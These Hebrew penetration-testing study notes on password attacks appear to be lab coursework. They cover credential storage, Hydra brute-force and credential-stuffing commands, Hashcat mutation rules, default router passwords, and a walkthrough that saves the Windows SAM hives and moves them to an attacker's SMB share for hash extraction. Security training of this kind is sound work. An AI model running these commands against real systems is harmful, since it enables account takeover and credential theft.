**סודיות, שלמות וזמינות** מהווים את עמודי התווך של אבטחת המידע, והפרה של אחד מהם עלולה להוביל לחשיפת הארגון לאיומים משמעותיים. כדי לשמור על איזון זה, יש לוודא כי כל גישה למשאבי המערכת נעשית על בסיס **אימות זהות (Authentication)**, **ניהול הרשאות (Authorization)**, ו**מעקב וחשבונאות (Accounting)**.

במרכז תהליך האימות עומדים שלושה גורמים עיקריים: **משהו שהמשתמש יודע** (כגון סיסמה או קוד אישי), **משהו שהמשתמש מחזיק** (למשל כרטיס חכם או מפתח אבטחה), ו**משהו שהמשתמש הינו** (כגון טביעת אצבע או זיהוי פנים). עם זאת, השימוש הנפוץ ביותר עדיין נשען על סיסמאות, אשר מהוות חוליה חלשה בשל נטיית משתמשים לבחור בסיסמאות חלשות, למחזר אותן בין שירותים שונים ולהימנע מהחלפתן גם לאחר דליפות מידע.

סטטיסטיקות מראות כי אחוז משמעותי מהמשתמשים ממשיך להשתמש בסיסמאות נפוצות כגון "123456" או "password", ולעיתים קרובות נעשה שימוש באותו צירוף גישה למספר פלטפורמות. עובדה זו הופכת תקיפות של ניחוש סיסמאות או שימוש בסיסמאות שנדלפו לאיום ממשי. כלים כמו **HaveIBeenPwned** מאפשרים לבדוק אם כתובות אימייל הופיעו בהדלפות מידע קודמות.

מעבר להיבט האנושי של אבטחת סיסמאות, ישנה חשיבות קריטית לאופן שבו מערכות מאחסנות אותן. אחסון לא מאובטח, שימוש באלגוריתמים חלשים להצפנה, או שמירה של סיסמאות בטקסט גלוי, עלולים להקל על תוקפים לפרוץ לחשבונות. לכן, לצד חינוך משתמשים לשיטות אימות חזקות יותר, ישנה חשיבות קריטית ליישום **הצפנת סיסמאות מתקדמת**, שימוש באימות דו-שלבי (2FA) וניהול הרשאות מוקפד על פי עקרון **ההרשאה המזערית** (Least Privilege).

בסופו של דבר, מנגנוני הגנה חזקים הם הכרחיים אך אינם מספיקים לבדם – יש צורך בגישה **רב-שכבתית** (Defense in Depth) המשלבת בין טכנולוגיות הגנה מתקדמות, ניהול סיכונים מושכל, והגברת המודעות של המשתמשים לאיומים ולדרכי המניעה שלהם.

### **אחסון אישורים (Credential Storage)**

יישומים שתומכים במנגנוני אימות משווים את הנתונים שהוזנו למסדי נתונים מקומיים או מרוחקים. במקרה של מסדי נתונים מקומיים, האישורים מאוחסנים במערכת עצמה. יישומי אינטרנט פגיעים לעיתים קרובות להזרקות SQL, מה שעלול להוביל לחשיפה של כל מסד הנתונים, כולל סיסמאות בטקסט גלוי.

אחד הקבצים הידועים המכילים סיסמאות נפוצות הוא **rockyou.txt**, הכולל כ-14 מיליון סיסמאות ייחודיות שנחשפו לאחר פריצת מידע לחברת **RockYou**. החברה אחסנה את הסיסמאות ללא הצפנה, והן דלפו בעקבות מתקפת SQL Injection מוצלחת.

#### **אחסון אישורים בלינוקס**

בלינוקס, סיסמאות מאוחסנות בקובץ **/etc/shadow** בפורמט מוצפן. הקובץ כולל את שם המשתמש, את הסיסמה המוצפנת, ואת הגדרות כמו תאריך שינוי אחרון ותוקף הסיסמה. הסיסמה מוצפנת באלגוריתם קריפטוגרפי כמו:

* **MD5 ($1$)**
* **SHA-256 ($5$)**
* **SHA-512 ($6$)**
* **Yescrypt ($y$)**

קובץ **/etc/passwd** מכיל מידע על המשתמשים, אך אינו מכיל סיסמאות מוצפנות (רק הפניה ל- /etc/shadow). זכויות גישה לא נכונות עלולות לאפשר לתוקף לגשת לקובץ ולשנות הרשאות קריטיות.

#### **תהליך האימות ב-Windows**

במערכת Windows, תהליך האימות מורכב ממודולים שונים, כולל **Local Security Authority (LSA)**, האחראי על ניהול מדיניות האבטחה, אימות משתמשים והפקת לוגים. תהליך הכניסה מערב רכיבים כמו **WinLogon**, ממשק המשתמש **LogonUI**, וספריות DLL המבצעות אימות, כגון:

* **Msv1\_0.dll** – אימות מקומי
* **Kerberos.dll** – אימות מבוסס Kerberos
* **Samsrv.dll** – ניהול חשבונות משתמשים מקומיים

#### **מסד הנתונים של SAM**

ב-Windows, סיסמאות משתמשים מאוחסנות כערכי **LM Hash או NTLM Hash** במסד הנתונים **SAM** (Security Account Manager), הממוקם בנתיב %SystemRoot%/system32/config/SAM. גישה לקובץ דורשת הרשאות SYSTEM.

למערכות המחוברות לדומיין, נתוני האימות נשמרים במסד הנתונים **NTDS.dit**, הכולל את כל חשבונות המשתמשים, קבוצות ומדיניות האבטחה בארגון. קובץ זה מסתנכרן בין בקרי הדומיין (Domain Controllers).

#### **מנהל האישורים (Credential Manager)**



Windows כולל מנגנון לאחסון אישורים המשמשים לגישה למשאבי רשת ואתרים, הנשמרים במיקום:

C:\Users\[Username]\AppData\Local\Microsoft\[Vault/Credentials]

ניתן לפענח אישורים אלו בשיטות שונות, הנלמדות במסגרת אבטחת מידע.

#### **סיכום**

אחסון סיסמאות מאובטח הוא קריטי למניעת פריצות והדלפות מידע. בלינוקס וב-Windows קיימים מנגנונים שונים להצפנה ואבטחה, אך במקרים של הרשאות שגויות או שימוש בסיסמאות חלשות, ניתן לעקוף מנגנונים אלו ולחשוף את האישורים לשימוש זדוני.



**John the Ripper** הוא כלי בקוד פתוח המשמש לבדיקת חוזק סיסמאות ולפיצוח סיסמאות מוצפנות (hashes). הוא תומך בטכניקות שונות כמו התקפות מילון, Brute Force, ושימוש בטבלאות Rainbow. יש לו תמיכה רחבה בפורמטים שונים של הצפנה ומאפשר גם פיצוח סיסמאות של קבצים מוצפנים.

הגרסה "Jumbo" כוללת ביצועים משופרים ותמיכה בתבניות רבות נוספות.

היכרות עם פרוטוקולים שונים המאפשרים גישה מרחוק למערכות מחשוב, כגון FTP, SMB, NFS, SSH, RDP, WinRM ו-SSH. כל אחד מהשירותים הללו מצריך אמצעי אימות, ויכול להיות חשוף לתקיפות כגון Brute Force אם לא הוגדר כראוי.

**WinRM** (Windows Remote Management) הוא פרוטוקול של מיקרוסופט שמאפשר ניהול מרחוק של מערכות Windows. הוא מצריך הפעלה ידנית במערכות Windows 10 ומריץ על פורטים 5985 ו-5986 (HTTP ו-HTTPS).

**CrackMapExec** הוא כלי עזר שניתן להשתמש בו לביצוע תקיפות כוח גס על פרוטוקולים שונים (כגון SMB, LDAP, MSSQL, WinRM), והוא מציע מספר אפשרויות שימוש בעבודה עם מערכות מרוחקות.

**Evil-WinRM** הוא כלי נוסף שמאפשר לתקשר עם שירות WinRM ביעילות, תוך שימוש בפרוטוקול MS-PSRP להפעלת פקודות מרחוק.

בנוגע ל- **SSH**, מדובר בפרוטוקול מקובל לביצוע פקודות מרחוק ומאפשר העברה מאובטחת של קבצים, עם שימוש בהצפנה סימטרית וא-סימטרית. התקפות כגון Brute Force על SSH נעשו באמצעות כלים כמו **Hydra**.

**RDP** (Remote Desktop Protocol) הוא פרוטוקול גישה מרחוק לשירותי Windows, המאפשר שליטה מלאה על מערכת מחשב מרוחקת.

לסיכום, ישנם כלים שונים המאפשרים לנצל את שירותי הרשת הללו לצורך ביצוע תקיפות, והם שימושיים ביותר עבור בודקי חדירה (pentesters).

SMB (Server Message Block) הוא פרוטוקול תקשורת המשמש להעברת נתונים בין מחשבים ב-ranch המקומי (LAN), ולרוב משתמשים בו לשיתוף קבצים והדפסה בין מחשבים ברשת. SMB גם מאפשר למחשבים שונים לעבוד עם קבצים על מחשבים אחרים כאלו הם נמצאים על כוננים משותפים.

SMB נפוץ במערכות Windows, אך גם בלינוקס וב-macOS ניתן להשתמש בו דרך יישום בשם Samba. SMB מקשר בין מחשבים ומאפשר להם לשתף קבצים, מדפסות, או כוננים.

בזמן התקפות Penetration Testing, כלי כמו **Hydra** יכולים לשמש לניסיון לפרוץ לחשבונות ב-SMB, דרך ניסוי של שמות משתמש וסיסמאות רבות. יש להשתמש בהגדרות מינימום של חיבורים מקבילים עקב הגבלות של הפרוטוקול, ויכולים להיות תקלות בעת חיבור לגרסאות חדשות יותר של SMB (למשל SMBv3). במקרה כזה ניתן להשתמש בכלים אחרים כמו **Metasploit**.

דוגמת פקודת Hydra:

hydra -L user.list -P password.list smb://10.129.42.197

הפקודה מנסה לבדוק את האפשרויות של כניסת משתמשים שונים עם סיסמאות שונות.

### **שינויי סיסמאות וטכניקות לפיצוח**

למרות מדיניות אבטחת מידע, משתמשים רבים יוצרים סיסמאות חלשות מתוך נוחות. מדיניות סיסמאות מחייבת **אותיות גדולות, מספרים ותווים מיוחדים**, אך במקום ליצור סיסמאות חזקות, משתמשים מבצעים שינויים צפויים.

דוגמאות נפוצות לשינויים בסיסמאות:

✔️ אות ראשונה גדולה → Password

✔️ הוספת מספרים → Password123

✔️ הוספת שנה נוכחית → Password2022

✔️ הוספת חודש נוכחי → Password02

✔️ סימן קריאה בסוף → Password2022!

✔️ תווים מיוחדים להחלפת אותיות → P@ssw0rd!

#### **הנחות לגבי דפוסי יצירת סיסמאות**

📌 משתמשים בוחרים סיסמאות שקשורות לעבודה (שם החברה, תחום העיסוק).

📌 משתמשים משלבים תחומי עניין אישיים (חיות מחמד, תחביבים, קבוצות ספורט).

📌 רוב הסיסמאות קצרות מ-10 תווים.

📌 משתמשים נוטים למחזור סיסמאות על ידי שינוי מינימלי (למשל עדכון השנה או החודש).

#### **שימוש ב-Hashcat ליצירת רשימת סיסמאות מבוססת שינויים**

כלי כמו **Hashcat** מאפשר ליצור רשימות סיסמאות מותאמות אישית על ידי החלת כללי שינוי (rules) על מילים קיימות.

📌 דוגמאות לכללי שינוי ב-Hashcat:

* : → השארת המילה ללא שינוי
* l → כל האותיות קטנות
* u → כל האותיות גדולות
* c → האות הראשונה גדולה, השאר קטנות
* sXY → החלפת כל מופע של X ב-Y
* $! → הוספת ! בסוף

📌 יצירת קובץ חוקי שינוי (custom.rule):

cat > custom.rule <<EOF  
:  
c  
so0  
c so0  
sa@  
c sa@  
c sa@ so0  
$!  
$! c  
$! so0  
$! sa@  
$! c so0  
$! c sa@  
$! so0 sa@  
$! c so0 sa@  
EOF

📌 החלת חוקים על רשימת סיסמאות קיימת:

hashcat --force password.list -r custom.rule --stdout | sort -u > mut\_password.list  
cat mut\_password.list

#### **שימוש ב-CeWL ליצירת רשימות מילים מותאמות**

**CeWL** מאפשר לסרוק אתרים ולשלוף מילים שעשויות להופיע בסיסמאות של משתמשים.

📌 יצירת רשימת מילים מהאתר של חברה מסוימת:

cewl <https://www.example.com> -d 4 -m 6 --lowercase -w company\_words.list  
wc -l company\_words.list

(הפקודה סורקת את האתר עד לעומק 4 קישורים, מאחסנת מילים באורך 6 תווים ומעלה בקובץ company\_words.list).

#### **שימוש בחוקי Hashcat מובנים**

Hashcat כולל קובצי חוקים מוכנים לשימוש, כמו best64.rule, שעוזרים ליצור סיסמאות חזקות יותר:

ls /usr/share/hashcat/rules/

#### **סיכום**

🔹 משתמשים יוצרים סיסמאות חלשות גם תחת מדיניות מחמירה.

🔹 ניתן לנצל דפוסים נפוצים וליצור רשימות חזקות יותר לפיצוח סיסמאות.

🔹 כלים כמו **Hashcat ו-CeWL** מאפשרים התאמה אישית של רשימות סיסמאות לפיצוח ממוקד.

🔹 מידע מחקרי (OSINT) על החברה והמשתמשים יכול לשפר את סיכויי הצלחת פיצוח הסיסמה.

hydra -l sam -P mut\_password.list ftp://10.129.9.2 -t 64

הפקודה שהרצת היא ניסיון לתקוף שרת **FTP** בכתובת 10.129.9.2 באמצעות הכלי **Hydra**.

הפקודה מנסה לבצע **Brute Force** (ניחוש סיסמאות) עבור המשתמש sam, תוך שימוש ברשימת הסיסמאות mut\_password.list.

### **פירוק הפקודה**

hydra -l sam -P mut\_password.list <ftp://10.129.9.2> -t 64

🔹 **hydra** – הפעלת הכלי Hydra.

🔹 **-l sam** – ניסיון כניסה עם המשתמש sam.

🔹 **-P mut\_password.list** – שימוש ברשימת הסיסמאות mut\_password.list.

🔹 [**ftp://10.129.9.2**](ftp://10.129.9.2) – פרוטוקול המטרה (FTP) והכתובת של השרת (10.129.9.2).

🔹 **-t 64** – שימוש ב-64 תהליכים במקביל (לשיפור מהירות הבדיקה).

### **הערות ושיקולים**

* שימוש ביותר מדי תהליכים (**-t 64**) עשוי לגרום לשרת להגיב לאט או אפילו לחסום את הכתובת שלך.
* כדאי לבדוק אם השירות באמת פועל על הכתובת והפורט המצופים לפני ההרצה: nc -zv 10.129.9.2 21
* ניתן להוסיף **שימוש ב-Verbose Mode** כדי לקבל יותר מידע תוך כדי הבדיקה: hydra -V -l sam -P mut\_password.list <ftp://10.129.9.2> -t 64
* אם יש צורך לבצע תקיפה על פורט ספציפי, ניתן לציין אותו כך: hydra -l sam -P mut\_password.list <ftp://10.129.9.2:21> -t 64

⚠️ **שים לב:** שימוש בכלים כאלה מותר רק במערכות שאתה מורשה לבדוק, אחרת מדובר בפעילות לא חוקית.

### **סיכום מורחב: שימוש חוזר בסיסמאות וסיסמאות ברירת מחדל**

שימוש חוזר בסיסמאות והשארת סיסמאות ברירת מחדל הם חולשות אבטחה נפוצות בארגונים.

מנהלים ומשתמשים רבים משאירים את הסיסמאות המוגדרות כברירת מחדל, מתוך נוחות או חוסר מודעות.

במיוחד במערכות פנימיות, יש נטייה להשאיר סיסמאות ברירת מחדל מתוך הנחה שאף אחד לא ינסה לפרוץ אליהן.

בנוסף, עקב הצורך בזמינות מהירה, מנהלי מערכות עלולים להשתמש באותה סיסמה במספר רב של מערכות, ולהשאיר סיסמאות חלשות או פשוטות לשימוש חוזר.

### **Credential Stuffing (שימוש בסיסמאות ידועות)**

Credential Stuffing היא טכניקת פריצה שבה תוקפים משתמשים בצירופים ידועים של שם משתמש וסיסמה ממאגרים קיימים, כגון **DefaultCreds-Cheat-Sheet**.

לדוגמה, למערכות רבות יש סיסמאות ברירת מחדל, כמו:

* **admin:admin**
* **root:root**
* **weblogic:weblogic**

ניתן למצוא סיסמאות ברירת מחדל בתיעוד של מוצרים שונים או במאגרי מידע פומביים.

תקיפה מסוג זה נחשבת **גרסה מופשטת של Brute Force**, מכיוון שהיא מנסה רק שילובי סיסמאות ידועים במקום לנחש אותן לחלוטין.

### **הרצת Credential Stuffing עם Hydra**

הכלי **Hydra** מאפשר לבצע תקיפות מסוג Credential Stuffing בצורה מהירה ויעילה.

#### **תחביר פקודה להרצת תקיפה עם Hydra**

hydra -C <user\_pass.list> <protocol>://<IP>

דוגמה לתקיפה על SSH:

hydra -C user\_pass.list ssh://10.129.42.197

🔹 **-C user\_pass.list** – קובץ המכיל זוגות של שם משתמש וסיסמה בפורמט username:password.

🔹 **ssh://10.129.42.197** – השרת שאליו מנסים להתחבר באמצעות פרוטוקול **SSH**.

### **חיפוש סיסמאות ברירת מחדל באמצעות OSINT**

באמצעות **OSINT (Open Source Intelligence)** ניתן למצוא מידע נוסף על ארגון ומערכותיו, וכך להעריך אילו סיסמאות סביר שהארגון משתמש בהן.

לדוגמה, ניתן לחפש בגוגל סיסמאות ברירת מחדל עבור מוצר ספציפי:

#### **דוגמה לחיפוש בגוגל**

default password for <product\_name>

או

"<product\_name> default credentials"

ניתן גם למצוא רשימות סיסמאות ברירת מחדל של נתבים, למשל:

|  |  |  |  |
| --- | --- | --- | --- |
| **מותג נתב** | **כתובת IP ברירת מחדל** | **שם משתמש** | **סיסמה** |
| 3Com | [http://192.168.1.1](http://192.168.1.1/) | admin | Admin |
| Belkin | [http://192.168.2.1](http://192.168.2.1/) | admin | admin |
| D-Link | [http://192.168.0.1](http://192.168.0.1/) | admin | Admin |
| Netgear | [http://192.168.0.1](http://192.168.0.1/) | admin | password |

### **סיכום**

🔹 **סיסמאות ברירת מחדל ושימוש חוזר בסיסמאות הם חולשות אבטחה נפוצות**.

🔹 **Credential Stuffing משתמש בסיסמאות ידועות כדי לפרוץ לחשבונות רגישים**.

🔹 **Hydra מאפשר לבצע תקיפות על ידי טעינת רשימות של זוגות שם משתמש-סיסמה**.

🔹 **OSINT יכול לעזור למצוא מידע על סיסמאות פוטנציאליות של מערכת או ארגון**.

⚠️ **שימוש בטכניקות אלו חייב להתבצע רק בסביבה מאושרת ומורשית. תקיפה לא מורשית מהווה עבירה פלילית.**

נראה שאתה רוצה פירוט רחב יותר של הסיכום וגם את כל הפקודות שהוזכרו בטקסט.

### **סיכום מורחב**

במערכות Windows, מסד הנתונים **SAM (Security Account Manager)** מכיל את המידע על חשבונות המשתמשים והסיסמאות שלהם, בדרך כלל בצורת **גיבוב (hashes)**. כדי לתקוף מערכת Windows לא מצורפת לדומיין, ניתן להעתיק את קובצי ה-SAM ולפענח את הגיבובים במערכת נפרדת. עבודה זו מבוצעת בדרך כלל עם **גישה של מנהל מערכת (Administrator)** למכונה היעד.

התהליך כולל את השלבים הבאים:

1. **העתקת כוורות הרג'יסטרי (Registry Hives)**
   1. שלושה כוורות רג'יסטרי מרכזיות:
      1. **HKLM\SAM** - מכילה את הגיבובים של סיסמאות החשבונות המקומיים.
      2. **HKLM\SYSTEM** - מכילה את מפתח ההצפנה המשמש לפענוח מסד ה-SAM.
      3. **HKLM\SECURITY** - עשויה לכלול מידע על חשבונות דומיין (אם המחשב מחובר לדומיין).
   2. משתמשים בפקודה reg.exe save לשמירת העותקים של הכוורות.
2. **העברת הכוורות למכונת התקיפה**
   1. הפעלת **שירות SMB זמני** עם smbserver.py של **Impacket** במערכת הלינוקס.
   2. העברת קובצי הכוורות עם move מהמכונה הנתקפת למכונת התקיפה דרך ה-SMB.
3. **חילוץ גיבובים מה-SAM עם secretsdump.py**
   1. שימוש בסקריפט secretsdump.py של Impacket לקריאת הגיבובים מהכוורות.
   2. הסקריפט מפענח את הנתונים באמצעות **מפתח האתחול (bootkey)** שמאוחסן ב-HKLM\SYSTEM.
   3. הפלט כולל את ה-NT Hash של כל חשבון מקומי במערכת.
4. **פענוח הגיבובים עם Hashcat**
   1. העתקת ה-NT Hashes לקובץ טקסט.
   2. שימוש ב-Hashcat עם מצב -m 1000 (NTLM) וניסיון לפצח את הסיסמאות בעזרת רשימת מילים (כגון rockyou.txt).
   3. אם סיסמאות נפצחו, ניתן להשתמש בהן לחדירה נוספת למערכת.
5. **Dumping LSA Secrets ו-SAM מרחוק עם CrackMapExec**
   1. ניתן לנסות לחלץ מידע נוסף ממערכת מרוחקת על ידי קריאת **LSA Secrets**, שהם סיסמאות מאוחסנות עבור שירותים ותהליכים.
   2. ניתן גם לבצע dumping של ה-SAM מרחוק באמצעות CrackMapExec.

### **כל הפקודות שהוזכרו בטקסט**

#### **העתקת כוורות הרג'יסטרי**

reg.exe save hklm\sam C:\sam.save  
reg.exe save hklm\system C:\system.save  
reg.exe save hklm\security C:\security.save

#### **יצירת שרת SMB במערכת התקיפה (Linux)**

sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support CompData /home/ltnbob/Documents/

#### **העברת קבצי הכוורות מהמערכת הנתקפת לשרת ה-SMB**

move C:\sam.save <\\10.10.15.16\CompData>move C:\security.save <\\10.10.15.16\CompData>move C:\system.save <\\10.10.15.16\CompData>

#### **וידוא שהקבצים הועברו בהצלחה במערכת התקיפה**

ls /home/ltnbob/Documents/

#### **חילוץ הגיבובים עם secretsdump.py**

python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.save -security security.save -system system.save LOCAL

#### **הוספת ה-NT Hashes לקובץ טקסט**

sudo vim hashestocrack.txt

(הוספת הגיבובים באופן ידני לקובץ)

#### **שימוש ב-Hashcat לפיצוח הגיבובים**

